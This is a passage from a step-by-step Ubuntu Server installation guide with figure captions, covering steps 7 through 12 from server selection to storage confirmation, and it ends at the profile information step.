


Figure 5 – Select your language

7. Use the arrow keys to select ***Ubuntu Server*** and press ***done***




Figure 6 – Ubuntu Server

8. Accept the default network connections and select***Done***




Figure 7 – Accept default network connections

9. Enter a proxy address, if you need one (if you don't know, then you don't need one), then select ***Done***




Figure 8 – Proxy address if needed

10. Enter an alternative Mirror if you know you need one; otherwise, just select ***Done***




Figure 9 – Alternative mirror if needed

11. Use the default storage configurations and select ***Done*** for both screens




Figure 10 – Use the default storage configurations

12. Confirm the action and select ***Continue***




Figure 11 – Confirm and continue

12.1. For the profile information, the following is recommended

